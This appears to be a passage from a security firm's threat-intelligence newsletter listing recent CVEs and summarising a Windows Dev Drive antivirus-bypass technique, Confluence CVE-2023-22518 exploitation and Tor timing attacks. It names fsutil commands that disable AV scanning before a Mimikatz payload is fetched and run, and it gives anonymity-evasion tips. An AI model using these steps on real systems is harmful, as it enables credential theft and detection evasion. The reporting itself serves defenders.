   - A use-after-free vulnerability in the win32kfull.sys driver's UMPDDrvCopyBits function.
   - **Impact**: Local privilege escalation.
   - **Severity**: High (CVSS 8.8).
   - **Credit**: Found by Marcin Wiazowski.
3. **SolarWinds Network Configuration Manager SaveResultsToFile Vulnerability (CVE-2023-33227):**
   - A directory traversal vulnerability in the SaveResultsToFile function.
   - **Impact**: Remote code execution.
   - **Severity**: High (CVSS 8.8).
   - **Credit**: Identified by Piotr Bazydlo of Trend Micro Zero Day Initiative.
4. **SolarWinds Network Configuration Manager ExportConfigs Vulnerability (CVE-2023-33226):**
   - A directory traversal vulnerability in the ExportConfigs function.
   - **Impact**: Remote code execution.
   - **Severity**: High (CVSS 8.8).
   - **Credit**: Discovered by Piotr Bazydlo of Trend Micro Zero Day Initiative.
5. **SolarWinds Orion Platform BlacklistedFilesChecker Vulnerability (CVE-2023-40062):**
   - An incomplete list of disallowed inputs in the BlacklistedFilesChecker function.
   - **Impact**: Remote code execution.
   - **Severity**: High (CVSS 8.1).
   - **Credit**: Uncovered by Piotr Bazydlo of Trend Micro Zero Day Initiative.
6. **Microsoft Exchange CreateAttachmentFromUri Vulnerability (ZDI-23-1581):**
   - A server-side request forgery (SSRF) vulnerability allowing information disclosure.
   - **Impact**: Information disclosure.
   - **Severity**: High (CVSS 7.1).
   - **Credit**: Reported by Piotr Bazydlo of Trend Micro Zero Day Initiative.
7. **Microsoft Exchange ChainedSerializationBinder Vulnerability (ZDI-23-1578):**
   - A deserialization of untrusted data vulnerability, which could lead to remote code execution.
   - **Impact**: Remote code execution.
   - **Severity**: High (CVSS 7.5).
   - **Credit**: Discovered by Piotr Bazydlo of Trend Micro Zero Day Initiative.



NDay




https://twitter.com/0gtweet/status/1720419490519752955

The instructions provided describe a method to bypass antivirus (AV) software by using the Windows "Developer Mode" features that are part of the file system utility (fsutil). Here's a breakdown of the steps and their intended actions:

1. **Enable Developer Mode**:
   - **fsutil devdrv enable**: This command enables Developer Mode, which allows additional file system functions that are usually restricted.
   - **fsutil devdrv enable /disallowAv**: It further configures Developer Mode to disallow antivirus scanning within the developer environment.
2. **Create and Navigate to a Temporary Directory**:
   - The **md** and **cd** commands are used to create and then navigate to a temporary directory where the operations will take place.
3. **Prepare a Virtual Hard Disk (VHD)**:
   - A series of commands are echoed into a text file to create a script for diskpart (a command-line disk partitioning utility), which then:
     - Creates a new virtual disk (VHDX file).
     - Attaches the virtual disk.
     - Creates a primary partition on the virtual disk.
     - Assigns a drive letter to the partition.
4. **Execute Diskpart Script**:
   diskpart /s executes the script, which sets up the virtual disk with the specified configurations.
5. **Format the Virtual Disk with Developer Mode Settings**:
   format b: /devdrv /q /y: This command formats the new virtual disk with Developer Mode settings that allow it to operate without AV interference.
6. **Configure Developer Drive Settings**:
   fsutil devdrv clearFiltersAllowed b:: Clears any existing filters that may allow AV scanning on the developer drive.
   fsutil devdrv trust b:: Marks the drive as trusted within Developer Mode, likely further reducing security restrictions.
   fsutil devdrv query b:: Queries the current settings of the developer drive to confirm the configuration.
7. **Download and Extract Payload**:
   A payload (in this case, potentially a version of Mimikatz, a tool commonly used for extracting credentials from memory) is downloaded and extracted to the newly formatted developer drive.
8. **Execute Payload**:
   Finally, the payload is executed from the developer drive, where it is less likely to be detected by antivirus due to the configurations set earlier.

🌶️ Trending Exploit



https://github.com/sanjai-AK47/CVE-2023-22518

The blog post you're referring to discusses the exploitation of Atlassian Confluence servers due to a vulnerability identified as CVE-2023-22518. This vulnerability is an improper authorization issue that affects both Confluence Data Center and Confluence Server. Atlassian issued an advisory on October 31, 2023, and updated it on November 3 to indicate that exploitation had been reported. The exploitation has been linked to various malicious activities, including ransomware deployment.

Rapid7 Managed Detection and Response (MDR) reported observing exploitation in customer environments starting November 5, 2023. The attack patterns suggest a possible mass exploitation attempt on vulnerable Confluence servers accessible over the internet.

The attacker's behavior includes a series of HTTP POST and GET requests, which seem to be geared towards abusing the improper authorization vulnerability to execute unauthorized commands on the server. The observed HTTP access logs reveal attempts to restore data from a backup, manipulate plugin settings, and interact with a servlet potentially used for gaining a shell on the server.

Additionally, Rapid7's services detected certain processes on the host systems indicative of exploitation, with variations between Linux and Windows environments. The exploit attempts include the execution of shell commands, downloading of malicious payloads, and ultimately, the execution of ransomware.

The post-exploitation behavior involves the adversary carrying out system enumeration, downloading additional payloads, and executing ransomware. The nature of the commands suggests a well-orchestrated attack designed to establish persistence, escalate privileges, and possibly move laterally within the network.

Mitigation guidance provided includes updating Confluence Server and Data Center to the latest patched versions that are not affected by CVE-2023-22518. The fixed versions provided are:

- 7.19.16
- 8.3.4
- 8.4.4
- 8.5.3
- 8.6.1

Users of Confluence Server and Data Center are urged to update their systems to these versions to protect against this vulnerability. It is also implied that further vigilance is necessary, as attackers may attempt to exploit other vulnerabilities, such as CVE-2023-22515, mentioned as a critical broken access control vulnerability in Confluence.

The Topic of the Week

https://twitter.com/OsintTeamBlog/status/1721496514315325512

The article titled "Attacks via a representative sample: myths and reality" delves into the complexities of cyber threats and anonymization techniques. It presents a hypothetical scenario where a secret service employee is tasked with locating a criminal who is proficient in concealing his digital footprint.

The criminal uses a laptop stripped of audio and visual recording devices to avoid surveillance and operates via Tails OS, though Whonix would be a more anonymous choice. All traffic is routed through Tor for additional anonymity and to access the Dark Web. Communication is conducted using Jabber with PGP encryption, though the validity of PGP keys is questioned; hence, the emphasis on using key fingerprints instead.

The article suggests that despite these precautions, it is still possible to identify the criminal through a timing attack. This involves logging the times of network connection and disconnection to narrow down the suspects. Intelligence services can use Operational and Investigative Measures (ORM) systems to match these times with individuals connecting to Tor, progressively reducing the suspect pool.

The article references several tools and resources that can assist in such investigations, such as:

- **Tor Metrics** for checking if an IP has been used for Tor traffic.
- **Tor Project's Bulk Exit List** to find Tor exit nodes.
- **GitHub repositories** like SpiderLabs for lists of Tor output nodes.
- **IPQualityScore's Proxy Detection API** for determining the use of proxies or VPNs.

To thwart timing attacks, the article advises:

- Changing network access points frequently.
- Disabling messenger status information or setting a permanent "offline" status.
- Avoiding simultaneous logins to messengers and networks.

It also mentions the use of linguistic forensics to identify individuals by their writing style and the potential for defense mechanisms such as sdwdate for randomizing system clocks, Boot Clock Randomization, and tirdad to protect against TCP Initial Sequence Number (ISN) CPU information leakage.

The protection against these timing attacks is multi-fold and requires a combination of vigilance and technical safeguards. It concludes by emphasizing the importance of operational security and the use of systems like Whonix, which are designed with these considerations in mind.

The overall takeaway is that while anonymization tools and techniques can provide significant protection against identification and tracking, they are not foolproof. With the right resources and techniques, it is possible to breach these defenses and identify individuals engaging in illicit activities online.

HADESS

cat /etc/HADESS

"Hadess" is a cybersecurity company focused on safeguarding digital assets and creating a secure digital ecosystem. Our mission involves punishing hackers and fortifying clients' defenses through innovation and expert cybersecurity services.

Website:
WWW.HADESS.IO

Threat Radar
WWW.THREATRADAR.NET

Threat Radar is a powerful threat intelligence platform that combines advanced analytics, machine learning, and human expertise to deliver actionable intelligence to organizations. It continuously monitors various data sources, including the deep web, dark web, social media platforms, and open-source intelligence, to identify potential threats, vulnerabilities, and emerging attack patterns.